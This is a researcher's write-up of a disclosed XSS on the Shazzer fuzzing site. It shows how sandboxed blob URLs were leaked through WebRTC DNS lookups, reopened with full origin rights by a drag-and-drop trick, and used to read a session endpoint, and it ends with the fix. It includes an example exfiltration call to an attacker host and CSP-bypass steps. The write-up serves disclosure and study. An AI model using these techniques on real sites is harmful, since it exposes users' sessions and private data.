If you already follow the client-side world closely, there's a good chance you've heard of Shazzer, a tool by security researcher Gareth Heyes. It's a great resource for finding browser quirks that aid in vulnerabilities like Cross-Site Scripting (XSS), among others.
But what if I told you that I didn't find XSS using Shazzer, but rather on Shazzer. That's right. And with the recently added "private vectors," it can have some real impact too. It shows once again that even the best hackers can make mistakes. However, I can't blame Gareth too much because the browser tricks used in this exploit are just plain weird.
What is Shazzer?
Before diving too deep into the vulnerability and exploit, let me introduce you to Shazzer. The one-sentence summary is: "Shared client-side behavior fuzzing with character sets and wordlists".
After logging in, you can browse to Vectors -> New vector. Then choose a vector type, which decides what language you're fuzzing and what the "success" condition is. The 3 choices are:
- HTML: Fuzz HTML, when
<found>element is in DOM, count as success - JS: Fuzz JavaScript, when
log()is called, its argument is the success value - XSS: Fuzz HTML, when
log()is called, its argument is the success value
The best example is XSS, where we can write placeholders like $[chr] that will be fuzzing injection points. Shazzer will loop through every possible character for this location and evaluate each one to see if any log() is called.
In the vector textarea on the right, you can input the string that will be fuzzed on containing placeholders:
After pressing Test fuzz, you'll find results in the DevTools Console (either errors or results):
Results: (5)
[9, 10, 12, 13, 32]
This means for characters 9, 10, 12, 13 and 32 in place of $[chr], the HTML successfully triggered the log() JavaScript function, which you can map back to real characters easily by right-clicking the array, then choosing Store as global variable in the Console. Then running:
(5)
['\t', '\n', '\f', '\r', ' ']
We've now learned that these whitespace-like characters all work as separators for attributes between our src=x and onerror=.
If you think this is noteworthy, you can click the Create vector button on the bottom left to share it publicly with the world, and let others test the same vector with different browsers and compare results.
Apart from single characters, you can also fuzz using a few built-in wordlists, such as HTML tag names, HTML attribute names, or HTML entities. You can find really interesting tricks with this quickly, like the following, useful for Open Redirection URL filter bypasses:
https://shazzer.co.uk/vectors/69d009776d238ed31d31e687
Securely running JavaScript
Now that you're caught up with how to use Shazzer, let's learn how to abuse Shazzer.
By design, Shazzer lets you run arbitrary JavaScript code and other people's code through shared vectors. How does it do this securely, so that the fuzzing JavaScript cannot just steal your Shazzer session?
Well, there's actually an <iframe> element with sandbox="allow-scripts allow-forms" on the page that's used for fuzzing. This sandbox= attribute restricts all abilities of the document, even its same-origin-ness. Only the allow-scripts and allow-forms abilities are allowed, so it can run scripts and submit forms. With allow-same-origin missing, any document inside this iframe will have an origin of 'null', which is not same-origin with anything.
If you've run a vector in Shazzer, click on the Sources tab and under Page, you should see a random blob: URL:

Its URL will be something like blob:https://shazzer.co.uk/01a23e8a-4b66-4347-b7cf-60e50724928d (you'll see blob:null/... now; at the end of this article, you'll know why 😉). This is a Blob URL made with URL.createObjectURL(). If you're not familiar with the feature, it's a useful way of creating a temporary document from your current origin with any content, all from JavaScript, without the need for a server. It's automatically deleted when you close the page.
This is the location of the iframe when running a vector. Now we know why the sandbox= attribute was required, because the blob: URL is same-origin by default (see blob:https://shazzer.co.uk). By sandboxing it, its origin is reset to 'null' and it can no longer access things like top.document or document.cookie to read sensitive information. Even things like fetch() responses are blocked by CORS; it's a completely separate origin. So while we can execute arbitrary JavaScript, it's as good as running JavaScript on any other website. It cannot access anything specific to https://shazzer.co.uk.
Unsandboxing Blob URLs
This is where we get into the bug territory. As you now understand, the Blob URL created from our vector's content would be unsafe by itself, but because it's rendered inside a sandboxed iframe, it has a null origin and cannot access anything.
But what if we could take the Blob URL out of its sandboxed iframe? It's just a URL after all. What would happen if we copied and pasted it into a new tab?
To test this, we can create a simple JS vector that runs debugger. Pressing Test fuzz with our DevTools open, it instantly triggers a breakpoint. The Console automatically scopes to the Blob document we are paused in, and we can play with our options while time is frozen.
First, let's quickly verify that the document is indeed of a null origin:
> window.
<
A blob document can actually read its own URL with location.href; let's do that:
> location.
<

Now we should open this URL in a new tab (while the other tab is still paused):

Note: If you get
ERR_FILE_NOT_FOUND, it might have already expired, try again but faster
Running the origin check again on this new tab gives a surprising result:
> window.
<
We successfully recovered the origin from the sandboxed document. It's running our code now (debugger), so from here we could theoretically do anything on the Shazzer origin (I will explain this in more detail in #calling-apis).
This required a lot of manual work in the DevTools. Which steps can we automate?
- Getting the value of
location.href - Exfiltrating the value of
location.href - Navigating to the Blob URL
Step 1 is trivial, we have JavaScript by design in the vector field. When sharing vectors, code is evaluated in the same way. We can just access location.href to get the current Blob URL. Exfiltrating it and navigating it will be a bit harder, though.
Exfiltrating from the sandbox
With the value of location.href, we're still executing JavaScript in the sandbox and playing by its rules. On top of that, there is a strict Content Security Policy set on the Blob content:
Its default-src data: directive says that any resource load must come from the special data: scheme; we cannot load any http: or https: URLs. So we cannot simply do fetch(`https://attacker.tld?${location.href}`), the fetch would be blocked by the CSP. How else can we leak it with JavaScript execution?
Luckily, there's a neat trick here to help us out. The CSP is not designed to prevent data exfiltration, so some won't-fix bypasses still exist to this day, allowing you to exfiltrate data even with the strictest policies.
The trick is to use WebRTC, since its STUN protocol resolves DNS without checking the CSP directives.
For location.href, the blob:https://shazzer.co.uk/ part will always be the same. We only care about exfiltrating 72198517-1f05-4829-a0f0-9e56abfaf485. We can then put that section as a subdomain of a RequestRepo DNS listener:
Wrapping this thing in an if (i === 0) { ... } to only run once and testing it on Shazzer, we can see the following DNS lookup:

fee47579-cb30-455e-8aa2-ef80668adae5.hm6nnk87.requestrepo.com is the requested hostname, with fee47579-cb30-455e-8aa2-ef80668adae5 being the Blob URL UUID part. Now place this after blob:https://shazzer.co.uk/ to create blob:https://shazzer.co.uk/fee47579-cb30-455e-8aa2-ef80668adae5 and visit it in a new tab again. We're expecting to see a white page again, but no matter how quick we are, it always says ERR_FILE_NOT_FOUND.

This is because Shazzer is implemented efficiently. After every iteration, it calls URL.revokeObjectURL() to delete the Blob's content. Iterations go by very quickly, so by the time we have leaked one Blob URL, Shazzer is already thousands of iterations further...
Pausing execution
Apparently, there was a hidden step 2.5 in our earlier 3-step plan: we need to pause this iteration to keep the Blob URL alive longer. Only then can we reopen it in a new tab.
A simple first attempt would be adding a while(true){} loop after our leak, but this hangs the entire document. The WebRTC leak is asynchronous, and the event loop is completely busy with the while loop, so its DNS lookup never triggers.
How does it detect when it's "done" anyway?
In the Blob's wrapper, we find this bit of code:
;
After the document has loaded and one event loop tick has passed (setTimeout), the data variable is sent to the main document via postMessage. Presumably, this callback is how Shazzer detects that one iteration has been completed. Can we somehow stop this message from being sent?
Our JavaScript executes before the top.postMessage call. We can't use window.removeEventListener() because that requires the original function reference, which is unrecoverable with this anonymous definition. We also can't redefine top as it is a protected, non-configurable property of window.
The easiest solution I came up with is to make the postMessage error by adding something to data that cannot be Structured Cloned. A Function is an easy one, so just adding data.push(()=>{}) does the trick.
The postMessage fails with this error:
Uncaught DataCloneError: Failed to execute 'postMessage' on 'Window': ()=>{} could not be cloned.
It causes Shazzer to infinitely wait for the iteration, while the document is not busy! Our WebRTC leak will work with this, and it triggers when manually opening it in a new tab:


We can easily perform this leak on real users by the Distributed Fuzzing feature. By design, it runs any new vectors on all browsers currently connected to Shazzer. This makes our leak not require any user interaction.
Navigating to Blob URLs
Now the last step: how do we actually have this blob: URL we leak open on the victim's browser? Even if the victim is on an attacker's page, you are not allowed to navigate to another origin's Blob URLs:
Not allowed to load local resource:
blob:https://shazzer.co.uk/651cde16-d3ed-41f7-89e3-340237882179
Server-Side redirects also deny this scheme. The only origin allowed to navigate to it is the one that created it: https://shazzer.co.uk. This isn't just a client-side redirect we need to find because our scheme must be blob:. Most open redirects at least check the scheme correctly, and if it doesn't, we could exploit it using javascript: anyway. So it is unlikely that we find such a gadget on Shazzer to open the URL for us.
But we just did it by manually copying the URL into the address bar. How does that work? If the user initiates the navigation to the Blob URL, it is allowed. Can we make use of that instead?
The answer is a resounding yes! Actually, I've exploited the exact same scenario before in a challenge by Renwa, another highly talented client-side researcher:
How does it work? Well, we borrow the idea from right click -> Open link in new tab because the same behavior can be replicated with much less specific instructions. You can drag a URL into another tab's title to replace the tab with that dragged URL, which will have no initiator and thus allow any Blob URL.
The last version of this uses a large popup window covering the screen after having started the drag, since dropping the link on any popup (even on its document) opens the link in a new tab.
Drag me
Dragging the link over the spawned popup opens it in a new tab as expected and loads the Blob. This now runs our configured malicious code (alert(origin)) and shows us we're running in the correct https://shazzer.co.uk. Yay!
But before we can call ourselves done, we should double-check that we can actually access any sensitive information from here. Trying a simple fetch('https://shazzer.co.uk/api/auth/session'), we get hit with:
Connecting to 'https://shazzer.co.uk/api/auth/session' violates the following Content Security Policy directive:
connect-src 'none'. The action has been blocked.
Because of connect-src 'none', we cannot use fetch() at all! While we have arbitrary unsandboxed JavaScript execution in the Shazzer origin now, with the <meta http-equiv> CSP in the Blob, we cannot yet fetch any path to get sensitive information.
Calling APIs
We're almost there, just one more CSP to bypass. One idea we can try is to fetch content via an <iframe> instead, but that's blocked by default-src data:. Again, we cannot fetch any https: URLs.

This time we are not constrained by a sandbox without allow-popups, however, so we can actually bypass this one quite easily. Just requesting one more click for a window.open() to some other page that doesn't have this super-strict CSP (e.g., /). Then use its fetch() to request the sensitive information and alert() it for the PoC:
document.. =
Finally, with this payload, we are able to see the response of /api/auth/session, proving definitively that full impact is possible:
The Fix
Fixing this vulnerability was interesting in its own right. Because Shazzer already had all the right hardening in place, it was really the fault of Blob URLs inheriting the origin of the document that created them.
One obvious solution is getting a separate domain to generate the blobs for you, that has nothing shared with Shazzer, so an XSS on that domain doesn't grant access to Shazzer's cookies. But having to buy a new domain just to fix a security issue on a free tool sounds like a last resort.
I first suggested using data: URIs, as these have a 'null' origin by default, regardless of who creates the URL. But this ended up causing unexpected performance regressions and didn't support some of the Unicode characters anyway.
Then I discovered an interesting solution: Creating a Blob URL from within an already sandboxed document will give it a 'null' origin, even inside the URL:
const = ;
iframe. = ;
iframe. = ;
iframe.. = ;
;
// blob:null/dfdd6e3e-8d1b-4e5b-9f4d-02cac9ff8089
Opening blob:null/dfdd6e3e-8d1b-4e5b-9f4d-02cac9ff8089 in a new tab still works, but its origin is 'null'! It can now effectively not be unsandboxed anymore.
This is the solution Gareth chose to implement in the latest version of Shazzer. It's the reason you will also see blob:null/ in the Sources tab when checking which iframes are loaded while fuzzing.
In addition to this, the Blob code now includes a script that immediately revokes the Blob URL before any attacker's code runs. This makes it so the URL can still be leaked, but it is no longer valid by the time it is leaked.
Lastly, he told me that another of his tools, HackPad, used the same sandboxing mechanism and was also vulnerable to the same attack. It has been fixed too now.